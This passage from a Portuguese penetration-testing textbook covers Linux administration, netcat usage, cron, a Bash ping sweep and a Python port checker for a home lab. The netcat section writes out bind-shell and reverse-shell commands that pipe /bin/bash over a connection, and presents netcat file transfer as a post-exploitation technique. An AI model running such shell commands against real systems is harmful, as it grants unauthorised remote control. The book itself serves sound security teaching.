5 Bsides *
6 HackerHalted October
7 Hackcon April
```

Correspondência de padrões com o awk

Outro utilitário de linha de comando para correspondência de padrões é o comando `awk`. Por exemplo, se você quiser encontrar as conferências cujos números sejam iguais ou maiores do que 6, *awk* pode ser usado para pesquisar o primeiro campo à procura das entradas que sejam maiores do que 5, como mostrado aqui:

```
root@kali:~/mydirectory# awk '$1 >5' myfile
6 HackerHalted October
7 Hackcon April
```

Ou, se você quiser somente a primeira e a terceira palavras de cada linha, digite **`awk '{print $1,$3;}' myfile`**, como mostrado na listagem 2.9.

Listagem 2.9 – Selecionando determinadas colunas com o awk

```
root@kali:~/mydirectory# awk '{print $1,$3;}' myfile
1 September
2 January
3 September
4 July
5 *
6 October
7 April
```

NOTA Vimos apenas exemplos simples de uso desses utilitários para manipulação de dados nesta seção. Para obter mais informações, consulte as man pages. Esses utilitários podem representar recursos eficazes para economizar tempo.

Administrando pacotes instalados

Nas distribuições de Linux baseadas em Debian, como é o caso do Kali Linux, você pode usar o Advanced Packaging Tool (`apt`) para administrar os pacotes. Para instalar um pacote, digite **`apt-get install`** ***pacote***. Por exemplo, para instalar o Armitage no Kali Linux, que é o front-end de Raphael Mudge para o Metasploit, digite o comando a seguir:

```
root@kali:~# apt-get install armitage
```

É simples assim: o `apt` instala e configura o Armitage para você.

Atualizações são regularmente disponibilizadas para as ferramentas instaladas no Kali Linux. Para obter as versões mais recentes dos pacotes já instalados, digite **`apt-get upgrade`**. Os repositórios que o Kali utiliza para os pacotes estão listados no arquivo */etc/apt/sources.list*. Para acrescentar mais repositórios, você pode editar esse arquivo e, em seguida, executar o comando `apt-get update` para atualizar o banco de dados e incluir os novos repositórios.

NOTA Este livro está baseado na instalação do Kali 1.0.6, conforme observação feita no capítulo 1, portanto, para acompanhá-lo na forma em que ele se encontra, não atualize o Kali.

Processos e serviços

No Kali Linux, você pode iniciar, interromper ou reiniciar serviços por meio do comando `service`. Por exemplo, para iniciar o servidor web Apache, digite **`service apache2 start`**, como mostrado a seguir:

```
root@kali:~/mydirectory# service apache2 start
[....] Starting web server: apache2: Could not reliably determine the server's fully qualified
    domain name, using 127.0.1.1 for ServerName
. ok
```

De modo semelhante, para interromper o servidor de banco de dados MySQL, digite **`service mysql stop`**.

Administrando redes

Ao configurar as máquinas virtuais do Kali Linux no capítulo 1, você utilizou o comando `ifconfig` para visualizar as informações de rede, conforme mostrado na listagem 2.10.

Listagem 2.10 – Visualizando as informações de rede com o ifconfig

```
root@kali:~# ifconfig
eth0 ❶    Link encap:Ethernet  HWaddr 00:0c:29:df:7e:4d
          inet addr:192.168.20.9 ❷ Bcast:192.168.20.255  Mask:255.255.255.0 ❸
          inet6 addr: fe80::20c:29ff:fedf:7e4d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1756332 errors:930193 dropped:17 overruns:0 frame:0
          TX packets:1115419 errors:0 dropped:0 overruns:0 carrier:0
```

```
          collisions:0 txqueuelen:1000
          RX bytes:1048617759 (1000.0 MiB)  TX bytes:115091335 (109.7 MiB)
          Interrupt:19 Base address:0x2024
--trecho omitido--
```

A partir da saída do `ifconfig`, você pode obter muitas informações sobre o estado de rede de seu sistema. Para começar, a interface de rede chama-se `eth0` ❶. O endereço IPv4 (`inet addr`) que o meu pacote Kali usa para conversar com a rede é 192.168.20.9 ❷ (o seu provavelmente será diferente). Um *endereço IP* corresponde a um rótulo de 32 bits atribuído aos dispositivos em uma rede. O endereço IP é constituído de 4 octetos, ou partes de 8 bits.

A *máscara de rede* do endereço, ou *netmask* (`Mask`) em ❸ identifica quais porções do endereço IP fazem parte da rede e quais pertencem ao host. Nesse caso, a máscara de rede 255.255.255.0 informa que a rede corresponde aos três primeiros octetos, ou seja, 192.168.20.

O *gateway default* é o local para onde o seu host direciona o tráfego para outras redes. Qualquer tráfego destinado para fora da rede local será enviado ao gateway default para que ele descubra para onde deverá enviá-lo.

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.20.1❶   0.0.0.0         UG    0      0        0 eth0
192.168.20.0    *               255.255.255.0   U     0      0        0 eth0
```

A saída do comando `route` nos informa que o gateway default é 192.168.20.1 ❶. Isso faz sentido porque o sistema com o endereço IP 192.168.20.1 corresponde ao roteador wireless em minha rede doméstica. Tome nota de seu próprio gateway default para usá-lo na seção seguinte.

Configurando um endereço IP estático

Por padrão, sua conexão de rede utiliza o DHCP (Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts) para obter um endereço IP da rede. Para configurar um endereço IP estático, de modo que ele não seja alterado, é necessário editar o arquivo */etc/network/interfaces*. Use o editor de sua preferência para abrir esse arquivo. O arquivo de configuração default está sendo mostrado na listagem 2.11.

Listagem 2.11 – O arquivo /etc/network/interfaces default

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
```

Para que o seu sistema tenha um endereço IP estático, você deve adicionar uma entrada para a interface eth0. Acrescente o texto mostrado na listagem 2.12 em */etc/network/interfaces*, com os endereços IP alterados para que estejam de acordo com o seu ambiente.

Listagem 2.12 – Adicionando um endereço IP estático

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static ❶
address 192.168.20.9
netmask 255.255.255.0 ❷
gateway 192.168.20.1 ❸
```

Configure o endereço IP de eth0 como estático em ❶. Utilize o endereço IP, a máscara de rede ❷ e o gateway ❸ que foram descobertos na seção anterior para preencher as informações em seu arquivo.

Após ter feito essas alterações, reinicie a rede usando `service networking restart` para que as informações de rede estáticas que acabaram de ser adicionadas sejam utilizadas.

Visualizando as conexões de rede

Para visualizar as conexões de rede, as portas que estão ouvindo e assim por diante, utilize o comando `netstat`. Por exemplo, você pode ver os programas que estão ouvindo em portas TCP por meio do comando `netstat -antp`, conforme mostrado na listagem 2.13. As *portas* são simplesmente sockets de rede baseados em software, que ficam ouvindo a rede de modo a permitir que sistemas remotos interajam com os programas em seu sistema.

Listagem 2.13 – Usando netstat para ver as portas que estão ouvindo

```
root@kali:~/mydirectory# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address         Foreign Address         State       PID/Program name
tcp6       0      0 :::80                 :::*                    LISTEN      15090/apache2
```

Você pode ver que o servidor web Apache iniciado anteriormente no capítulo está ouvindo a porta TCP 80. (Consulte a man page para conhecer outras opções do `netstat`.)

Netcat: o canivete suíço das conexões TCP/IP

Conforme observação contida na man page, a ferramenta Netcat é conhecida como o canivete suíço para as conexões TCP/IP. É uma ferramenta versátil, que será utilizada ao longo deste livro.

Para conhecer as diversas opções do Netcat, digite **`nc -h`**, como mostrado na listagem 2.14.

Listagem 2.14 – Informações de ajuda do Netcat

```
root@kali:~# nc -h
[v1.10-40]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
      -c shell commands  as `-e'; use /bin/sh to exec [dangerous!!]
      -e filename       program to exec after connect [dangerous!!]
      -b                allow broadcasts
--trecho omitido--
```

Verificando se uma porta está ouvindo

Vamos fazer o Netcat se conectar a uma porta para ver se essa porta está ouvindo à espera de conexões. Anteriormente, você viu que o servidor web Apache está ouvindo a porta 80 em seu sistema Kali Linux. Instrua o Netcat a se conectar com a porta 80 e a apresentar saídas completas por meio da opção `-v` (verbose), como mostrado a seguir. Se o Apache foi iniciado corretamente, você deverá ver o seguinte resultado ao tentar se conectar com o serviço:

```
root@kali:~# nc -v 192.168.20.9 80
(UNKNOWN) [192.168.20.10] 80 (http) open
```

Como você pode ver, o Netcat informa que a porta 80 realmente está ouvindo (`open`) na rede. (Veremos mais a respeito de portas abertas e por que elas são interessantes na discussão do capítulo 5 sobre scanning de portas.)

Você também pode ficar ouvindo uma porta à procura de uma conexão de entrada por meio do Netcat, como mostrado a seguir:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Utilize as opções `l` para ouvir, `v` para saídas completas (verbose) e `p` para especificar a porta a ser ouvida.

A seguir, abra uma segunda janela do terminal e use o Netcat para se conectar com o Netcat listener (que está ouvindo).

```
root@kali:~# nc 192.168.20.9 1234
hi georgia
```

Após ter se conectado, digite o texto **`hi georgia`** e, quando retornar à janela do terminal do listener, você verá que uma conexão foi recebida e que o seu texto foi exibido.

```
listening on [any] 1234 ...
connect to [192.168.20.9] from (UNKNOWN) [192.168.20.9] 51917
hi georgia
```

Encerre ambos os processos Netcat por meio da tecla **Ctrl-C**.

Abrindo um shell de comandos listener

Agora vamos discutir algo um pouco mais interessante. Ao configurar o seu Netcat listener, utilize a flag `-e` para dizer ao Netcat para executar */bin/bash* (ou iniciar um prompt de comandos Bash) quando uma conexão for recebida. Isso permite que qualquer pessoa que se conecte com o listener execute comandos em seu sistema, como mostrado a seguir:

```
root@kali:~# nc -lvp 1234 -e /bin/bash
listening on [any] 1234 ...
```

Novamente, utilize uma segunda janela do terminal para se conectar com o Netcat listener.

```
root@kali:~# nc 192.168.20.9 1234
whoami
root
```

Agora você pode fornecer comandos Linux a serem executados pelo Netcat listener. O comando Linux `whoami` informará qual é o usuário logado no momento. Nesse caso, como o processo Netcat foi iniciado pelo usuário *root*, seus comandos serão executados como *root*.

NOTA Esse é um exemplo simples, pois tanto o seu Netcat listener quanto a conexão estão no mesmo sistema. Você também pode usar outra de suas máquinas virtuais, ou até mesmo o seu sistema host, para esse exercício.

Feche ambos os processos Netcat novamente.

Enviando um shell de comandos de volta a um listener

Além de ouvir em uma porta com um shell de comandos, você também pode enviar um shell de comandos de volta a um Netcat listener. Desta vez, configure o Netcat listener sem a flag `-e`, como mostrado a seguir:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Agora abra um segundo terminal e conecte-se de volta com o Netcat listener que acabou de ser criado, como mostrado aqui:

```
root@kali:~# nc 192.168.20.9 1234 -e /bin/bash
```

Conecte-se com o Netcat como você faria normalmente, porém, desta vez, utilize a flag `-e` para executar */bin/bash* na conexão. De volta ao seu primeiro terminal, você verá uma conexão, conforme mostrado a seguir e, se você digitar comandos no terminal, verá que eles serão executados. (No capítulo 4, saberemos mais sobre como ouvir em uma porta local com o */bin/bash* e como enviar o */bin/bash* por meio de uma conexão, o que são conhecidos como *bind shells* e *reverse shells*, respectivamente.)

```
listening on [any] 1234 ...
connect to [192.168.20.9] from (UNKNOWN) [192.168.20.9] 51921
whoami
root
```

Aqui vai mais um detalhe sobre o Netcat. Desta vez, em vez de apresentar aquilo que chega ao seu listener na tela, utilize > para enviar essa saída a um arquivo, como mostrado a seguir:

```
root@kali:~# nc -lvp 1234 > netcatfile
listening on [any] 1234 ...
```

No segundo terminal, configure o Netcat para se conectar, porém, desta vez use o símbolo < para dizer-lhe que envie o conteúdo de um arquivo (*myfile*) por meio da conexão Netcat. Dê um ou dois segundos ao Netcat para terminar e, em seguida, analise o conteúdo do arquivo *netcatfile* criado pela primeira instância do Netcat. O conteúdo deverá ser idêntico ao conteúdo de *myfile*.

```
root@kali:~# nc 192.168.20.9 1234 < mydirectory/myfile
```

Você usou o Netcat para transferir o arquivo. Nesse caso, simplesmente transferimos o arquivo de um diretório para outro, porém você pode imaginar como essa técnica pode ser usada para transferir arquivos de um sistema para outro – uma técnica que, normalmente, é muito produtiva na fase de pós-exploração de falhas de um teste de invasão, depois que você tiver acesso a um sistema.

Automatizando tarefas com o cron

O comando `cron` permite agendar tarefas para que sejam executadas automaticamente em um horário especificado. No diretório */etc* do Kali, você pode ver diversos arquivos e diretórios relacionados ao `cron`, como mostrado na listagem 2.15.

Listagem 2.15 – Arquivos crontab

```
root@kali:/etc# ls | grep cron
cron.d
cron.daily
cron.hourly
cron.monthly
crontab
cron.weekly
```

Os diretórios *cron.daily*, *cron.hourly*, *cron.monthly* e *cron.weekly* especificam scripts que serão executados automaticamente todos os dias, a cada hora, todos os meses ou toda semana, de acordo com o diretório em que você colocar o seu script.

Se precisar de mais flexibilidade, você pode editar o arquivo */etc/crontab* de configuração do `cron`. O texto default está sendo mostrado na listagem 2.16.

Listagem 2.16 – O arquivo de configuração crontab

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 *  * * * root    cd / && run-parts --report /etc/cron.hourly ❶
25 6  * * * root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ) ❷
47 6  * * 7 root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6  1 * * root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Os campos em um `crontab`, da esquerda para a direita, correspondem ao minuto, à hora, ao dia do mês, ao mês, ao dia da semana, ao usuário que executará o comando e, por fim, ao comando a ser executado. Para executar um comando todos os dias da semana, a cada hora e assim por diante, utilize um asterisco (*) em vez de especificar um valor para a coluna.

Por exemplo, dê uma olhada na primeira linha do `crontab` em ❶, que executa as tarefas do `cron` a cada hora, e que estão especificadas em */etc/cron.hourly*. Esse `crontab` executa no 17º minuto de cada hora, todos os dias de todos os meses e em todos os dias da semana. A linha em ❷ informa que o `crontab` diário (*/etc/cron.daily*) será executado no 25º minuto da 6ª hora de todos os dias de todos os meses, em todos os dias da semana. (Para ter mais flexibilidade, você pode adicionar uma linha aqui, em vez de fazer acréscimos às listas para toda hora, todo dia, toda semana ou todo mês.)

Resumo

Neste capítulo, demos uma olhada em algumas tarefas comuns do Linux. Navegar pelo sistema de arquivos do Linux, trabalhar com dados e executar serviços são habilidades que serão úteis à medida que você prosseguir pelo restante deste livro. Além disso, quando atacar sistemas Linux, saber quais comandos devem ser executados em um ambiente Linux ajudará você a tirar o máximo proveito de uma exploração bem-sucedida de falhas. Você pode executar automaticamente um comando, de forma periódica, ao configurar uma tarefa no `cron`, ou pode usar o Netcat para transferir um arquivo a partir de seu computador de ataque. Você usará o Kali Linux para realizar os seus ataques ao longo deste livro, e um dos sistemas-alvo é o Ubuntu Linux, portanto conhecer o básico fará com que o aprendizado dos testes de invasão ocorra mais naturalmente.

CAPÍTULO 3

Programação

Neste capítulo, daremos uma olhada em alguns exemplos básicos de programação de computadores. Veremos como criar programas para automatizar diversas tarefas úteis em várias linguagens de programação. Apesar de usarmos softwares prontos na maior parte deste livro, ser capaz de criar seus próprios programas é um recurso útil.

Scripts com o Bash

Nesta seção, daremos uma olhada em como usar scripts Bash para executar diversos comandos de uma só vez. *Scripts Bash* ou *shell scripts* são arquivos que incluem vários comandos de terminal a serem executados. Qualquer comando que possa ser executado em um terminal poderá ser executado em um script.

Ping

Chamaremos o nosso primeiro script de *pingscript.sh*. Quando for executado, esse script executará um *ping sweep* em nossa rede local, que enviará mensagens ICMP (Internet Control Message Protocol) aos sistemas remotos para ver se eles respondem.

Usaremos a ferramenta ping para determinar quais hosts são acessíveis em uma rede. (Embora alguns hosts possam não responder às solicitações ping e possam estar ativos apesar de não responderem ao ping, um ping sweep continua sendo um bom ponto de partida.) Por padrão, fornecemos o endereço IP ou o nome do host ao ping. Por exemplo, para efetuar um ping em nosso alvo Windows XP, digite o código em negrito que está sendo mostrado na listagem 3.1.

Listagem 3.1 – Efetuando um ping em um host remoto

```
root@kali:~/# ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.
64 bytes from 192.168.20.10: icmp_req=1 ttl=64 time=0.090 ms
64 bytes from 192.168.20.10: icmp_req=2 ttl=64 time=0.029 ms
64 bytes from 192.168.20.10: icmp_req=3 ttl=64 time=0.038 ms
64 bytes from 192.168.20.10: icmp_req=4 ttl=64 time=0.050 ms
^C
--- 192.168.20.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999 ms
rtt min/avg/max/mdev = 0.029/0.051/0.090/0.024 ms
```

Com base no resultado do ping, podemos dizer que o alvo Windows XP está ativo e respondendo aos pings porque recebemos respostas às nossas solicitações ICMP. (O problema com o ping é que ele continuará executando indefinidamente, a menos que você o interrompa com **Ctrl-C**.)

Script Bash simples

Vamos começar criando um script Bash simples para efetuar ping nos hosts da rede. Um bom ponto de partida consiste em adicionar algumas informações de ajuda que orientem os usuários a como usar corretamente o seu script.

```
#!/bin/bash
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
```

A primeira linha desse script diz ao terminal para usar o interpretador Bash. As duas próximas linhas que começam com *echo* simplesmente informam ao usuário que o nosso script para execução do ping receberá um argumento de linha de comando (a rede), o qual diz ao script em que rede será efetuado o ping sweep (por exemplo, 192.168.20). O comando `echo` simplesmente exibe o texto entre aspas.

NOTA Esse script implica que estamos trabalhando com uma rede classe C, em que os três primeiros octetos do endereço IP compõem a rede.

Depois de criar o script, utilize `chmod` para transformá-lo em um executável.

```
root@kali:~/# chmod 744 pingscript.sh
```

Executando o nosso script

Anteriormente, quando fornecemos comandos ao Linux, digitamos o nome do comando no prompt. A localização dos comandos prontos do Linux no sistema de arquivos, bem como das ferramentas de testes de invasão adicionadas ao Kali Linux, fazem parte de nossa variável de ambiente `PATH`. A variável `PATH` informa ao Linux quais diretórios devem ser pesquisados à procura de arquivos executáveis. Para ver quais diretórios estão incluídos em nosso `PATH`, digite **`echo $PATH`**.

```
root@kali:~/# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Observe na saída, que o diretório */root* não está listado. Isso significa que não poderemos simplesmente digitar `pingscript.sh` para executar o nosso script Bash. Em vez disso, devemos digitar **`./pingscript.sh`** para dizer ao terminal que execute o script a partir de nosso diretório corrente. Como mostrado a seguir, o script exibe as informações sobre o seu uso.

```
root@kali:~/# ./pingscript.sh
Usage: ./pingscript.sh [network]
example: ./pingscript.sh 192.168.20
```

Adicionando funcionalidades por meio de instruções if

Agora vamos adicionar um pouco mais de funcionalidades usando uma instrução `if`, como mostrado na listagem 3.2.

Listagem 3.2 – Adicionando uma instrução if

```
#!/bin/bash
if [ "$1" == "" ] ❶
then ❷
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
fi ❸
```

Normalmente, um script deve exibir informações sobre o seu uso somente se o usuário utilizá-lo incorretamente. Neste caso, o usuário deve fornecer a rede em que o scan será efetuado como um argumento da linha de comando. Se o usuário não fizer isso, queremos lhe mostrar a maneira de usar o nosso script corretamente ao exibir informações sobre o seu uso.

Para isso, podemos usar uma instrução `if` para verificar se uma condição está sendo atendida. Ao usar uma instrução `if`, podemos fazer o nosso script exibir as informações de uso somente em determinadas condições – por exemplo, se o usuário não fornecer um argumento na linha de comando.

A instrução `if` está disponível em várias linguagens de programação, embora a sintaxe varie de linguagem para linguagem. Nos scripts Bash, uma instrução `if` é utilizada da seguinte maneira: `if [`*`condição`*`]`, em que *`condição`* corresponde à condição que deverá ser atendida.

Em nosso script, inicialmente verificamos se o primeiro argumento da linha de comando é nulo ❶. O símbolo `$1` representa o primeiro argumento da linha de comando em um script Bash, e dois sinais de igual (`==`) verificam a igualdade. Após a instrução `if`, temos uma instrução `then` ❷. Qualquer comando entre a instrução `then` e o `fi` (`if` ao contrário) ❸ será executado somente se a instrução condicional for verdadeira – nesse caso, quando o primeiro argumento da linha de comando para o script for igual a nulo.

Quando executarmos o nosso novo script sem argumentos na linha de comando, a instrução `if` será avaliada como verdadeira, pois o primeiro argumento da linha de comando realmente será nulo, como mostrado aqui:

```
root@kali:~/# ./pingscript.sh
Usage: ./pingscript.sh [network]
example: ./pingscript.sh 192.168.20
```

Como esperado, veremos as informações de uso sendo exibidas na tela.

Laço for

Se executarmos o script novamente com um argumento na linha de comando, nada acontecerá. Agora vamos acrescentar algumas funcionalidades que serão acionadas quando o usuário executar o script com os argumentos adequados, como mostrado na listagem 3.3.

Listagem 3.3 – Adicionando um laço for

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
```

```
echo "example: ./pingscript.sh 192.168.20"
else ❶
for x in `seq 1 254`; do ❷
ping -c 1 $1.$x
done ❸
fi
```

Depois de nossa instrução `then`, usamos uma instrução `else` ❶ para orientar o script a executar um código quando a instrução `if` for avaliada como falsa – nesse caso, se o usuário fornecer um argumento de linha de comando. Como queremos que esse script execute um ping em todos os hosts possíveis da rede local, devemos percorrer os números de 1 a 254 em um laço (as possibilidades para o octeto final de um endereço IP versão 4) e executar o comando `ping` para cada uma dessas possibilidades.

Uma maneira ideal de percorrer possibilidades sequenciais é por meio de um laço `for` ❷. Nosso laço `for`, `for x in `seq 1 254`; do`, diz ao script para executar o código que se segue para cada número de 1 a 254. Isso nos permite executar um conjunto de instruções 254 vezes, em vez de criar um código para cada instância. Indicamos o final de um laço `for` por meio da instrução `done` ❸.

Dentro do laço `for`, queremos efetuar o ping dos endereços IP da rede. Ao usar a man page do ping, descobrimos que a opção `-c` nos permite limitar o número de vezes que efetuamos um ping em um host. Definimos `-c` com `1` para que seja efetuado somente um ping em cada host.

Para especificar em que host deverá ser executado o ping, vamos concatenar o primeiro argumento da linha de comando (que representa os três primeiros octetos) com o valor da iteração corrente do laço `for`. O comando completo a ser usado é `ping -c 1 $1.$x`. Lembre-se de que `$1` representa o primeiro argumento da linha de comando e `$x` é o valor da iteração corrente do laço `for`. Na primeira execução de nosso laço `for`, será executado o ping de 192.168.20.1, em seguida o de 192.168.20.2, passando por todos os endereços até 192.168.20.254. Após a iteração 254, o nosso laço `for` será concluído.

Quando executarmos o nosso script com os três primeiros octetos de nosso endereço IP como o argumento da linha de comando, o script fará o ping de todos os endereço IP da rede, como mostrado na listagem 3.4.

Listagem 3.4 – Executando o script para efetuar um ping sweep

```
root@kali:~/# ./pingscript.sh 192.168.20
PING 192.168.20.1 (192.168.20.1) 56(84) bytes of data.
64 bytes from 192.168.20.1: icmp_req=1 ttl=255 time=8.31 ms ❶
--- 192.168.20.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 8.317/8.317/8.317/0.000 ms
PING 192.168.20.2(192.168.20.2) 56(84) bytes of data.
64 bytes from 192.168.20.2: icmp_req=1 ttl=128 time=166 ms
--- 192.168.20.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 166.869/166.869/166.869/0.000 ms
PING 192.168.20.3 (192.168.20.3) 56(84) bytes of data.
From 192.168.20.13 icmp_seq=1 Destination Host Unreachable ❷
--- 192.168.20.3 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
--trecho omitido--
```

Seus resultados irão variar conforme os sistemas presentes em sua rede local. De acordo com essa saída, posso dizer que, em minha rede, o host 192.168.20.1 está ativo e que eu recebi uma resposta ICMP ❶. Por outro lado, o host 192.168.20.3 não está ativo, portanto recebi uma notificação de host inacessível ❷.

Organizando os resultados

Todas essas informações exibidas na tela não são muito elegantes de se ver, e qualquer pessoa que utilize o nosso script precisará analisar diversas informações para determinar quais hosts da rede estão ativos. Vamos adicionar mais algumas funcionalidades para organizar os nossos resultados.

No capítulo anterior, discutimos o comando `grep`, que faz pesquisas e efetua a correspondência com determinados padrões. Vamos usar o `grep` para filtrar a saída do script, como mostrado na listagem 3.5.

Listagem 3.5 – Usando o grep para filtrar os resultados

```
#!/bin/bash
if [ "$1" == "" ]
then
```

```
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep "64 bytes" ❶
done
fi
```

Nesse caso, iremos procurar todas as ocorrências da string `64 bytes` ❶, que aparecem quando uma resposta ICMP é recebida ao efetuarmos um ping em um host. Se executarmos o script com essa alteração, veremos que somente as linhas que incluem o texto `64 bytes` serão exibidas na tela, como mostrado aqui:

```
root@kali:~/# ./pingscript.sh 192.168.20
64 bytes from 192.168.20.1: icmp_req=1 ttl=255 time=4.86 ms
64 bytes from 192.168.20.2: icmp_req=1 ttl=128 time=68.4 ms
64 bytes from 192.168.20.8: icmp_req=1 ttl=64 time=43.1 ms
--trecho omitido--
```

Temos indicadores somente para os hosts ativos; aqueles que não responderem não serão exibidos na tela.

Entretanto podemos deixar esse script mais elegante ainda. O objetivo de nosso ping sweep é obter uma lista dos hosts ativos. Ao usar o comando `cut`, discutido no capítulo 2, podemos exibir os endereços IP somente dos hosts ativos, como mostrado na listagem 3.6.

Listagem 3.6 – Usando cut para filtrar melhor os resultados

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep "64 bytes" | cut -d" " -f4 ❶
done
fi
```

Podemos usar um espaço em branco como delimitador e acessar o quarto campo, que é o nosso endereço IP, como mostrado em ❶.

Agora executamos o script novamente, conforme mostrado a seguir:

```
root@kali:~/mydirectory# ./pingscript.sh 192.168.20
192.168.20.1:
192.168.20.2:
192.168.20.8:
--trecho omitido--
```

Infelizmente, vemos um caractere dois-pontos no final de cada linha. O resultado seria claro o suficiente para um usuário; porém, se quisermos usar esses resultados como entrada para qualquer outro programa, será necessário apagar os dois-pontos no final. Nesse caso, o `sed` é a resposta.

O comando `sed` que apagará o caractere final de cada linha é `sed 's/.$//'`, como mostrado na listagem 3.7.

Listagem 3.7 – Usando o sed para remover os dois-pontos no final

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep "64 bytes" | cut -d" " -f4 | sed 's/.$//'
done
fi
```

Agora, quando executarmos o script, tudo parecerá perfeito, como mostrado aqui:

```
root@kali:~/# ./pingscript.sh 192.168.20
192.168.20.1
192.168.20.2
192.168.20.8
--trecho omitido--
```

NOTA É claro que, se quisermos enviar o resultado para um arquivo em vez de enviá-lo para a tela, podemos usar o operador `>>` discutido no capítulo 2 para concatenar cada endereço IP ativo em um arquivo. Tente automatizar a execução de outras tarefas no Linux para exercitar suas habilidades com os scripts Bash.

Scripts com Python

Os sistemas Linux normalmente vêm com interpretadores para outras linguagens de scripting, como o Python e o Perl. Os interpretadores para ambas as linguagens estão incluídos no Kali Linux. Nos capítulos de 16 a 19, usaremos o Python para implementar o nosso próprio código de exploit. Por enquanto, vamos criar um script Python simples e executá-lo no Kali Linux somente para demonstrar o básico sobre a criação de scripts Python.

Neste exemplo, faremos algo semelhante ao nosso primeiro exemplo com o Netcat no capítulo 2; faremos a conexão com uma porta em um sistema e verificaremos se a porta está ouvindo. Um ponto de partida para o nosso script está sendo mostrado a seguir:

```
#!/usr/bin/python ❶
ip = raw_input("Enter the ip: ") ❷
port = input("Enter the port: ") ❸
```

Na seção anterior, a primeira linha de nosso script dizia ao terminal para usar o Bash para interpretar o script. Fazemos o mesmo aqui ao referenciar o interpretador Python instalado no Kali Linux em */usr/bin/python* ❶.

Começaremos solicitando dados ao usuário e gravando os dados de entrada em variáveis. As variáveis armazenarão os dados de entrada para uso posterior no script. Para obter dados de entrada do usuário, podemos usar a função `raw_input` ❷ do Python. Queremos salvar nossa porta como um inteiro, portanto usamos uma função pronta semelhante do Python, que é a função `input`, em ❸. Agora pedimos ao usuário para fornecer um endereço IP e uma porta a serem testados.

Após salvar o arquivo, utilize `chmod` para tornar o script executável antes de usá-lo, conforme mostrado aqui:

```
root@kali:~/mydirectory# chmod 744 pythonscript.py
root@kali:~/mydirectory# ./pythonscript.py
Enter the ip: 192.168.20.10
Enter the port: 80
```

Ao executar o script, você será solicitado a fornecer um endereço IP e uma porta, conforme esperado.

Agora acrescentaremos algumas funcionalidades que nos permitirão usar os dados de entrada do usuário para nos conectarmos ao sistema escolhido na porta selecionada e ver se ela está aberta (listagem 3.8).

Listagem 3.8 – Adicionando a funcionalidade de scanning de portas

```
#!/usr/bin/python
import socket ❶
ip = raw_input("Enter the ip: ")
port = input("Enter the port: ")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❷
if s.connect_ex((ip, port)): ❸
        print "Port", port, "is closed" ❹
else: ❺
        print "Port", port, "is open"
```

Para realizar tarefas de rede no Python, podemos incluir uma biblioteca chamada *socket* por meio do comando `import socket` ❶. A biblioteca socket faz o trabalho pesado de configuração de um socket de rede.

A sintaxe para criar um socket de rede TCP é: `socket.socket(socket.AF_INET, socket.SOCK_STREAM)`. Definimos uma variável que corresponde a esse socket de rede em ❷.

Fazendo a conexão com uma porta

Ao criar um socket para se conectar a uma porta remota, o primeiro candidato disponível no Python é a função de socket chamada `connect`. Entretanto há um candidato melhor para os nossos propósitos: a função `connect_ex`, que é similar. De acordo com a documentação do Python, `connect_ex` é igual à `connect`, exceto pelo fato de ela retornar um código de erro em vez de gerar uma exceção, caso a conexão falhe. Se a conexão for bem-sucedida, `connect_ex` retornará o valor `0`. Como queremos saber se a função pode se conectar à porta, esse valor de retorno parece ideal para ser fornecido a uma instrução `if`.

Instrução if no Python

Ao implementar instruções `if` no Python, usamos `if` *`condição`*:. Em Python, as instruções que fazem parte de uma condicional *ou* de um laço são indicadas por meio de indentações, em vez de usar marcadores de fim, como vimos nos scripts Bash. Podemos orientar nossa instrução `if` para que ela avalie o valor retornado pela conexão de nosso socket TCP com o endereço IP e a porta definidos pelo usuário por meio do comando `if s.connect_ex((ip, port)):` ❸. Se a conexão for bem-sucedida, `connect_ex` retornará `0`, que será avaliado pela instrução `if` como falso. Se a conexão

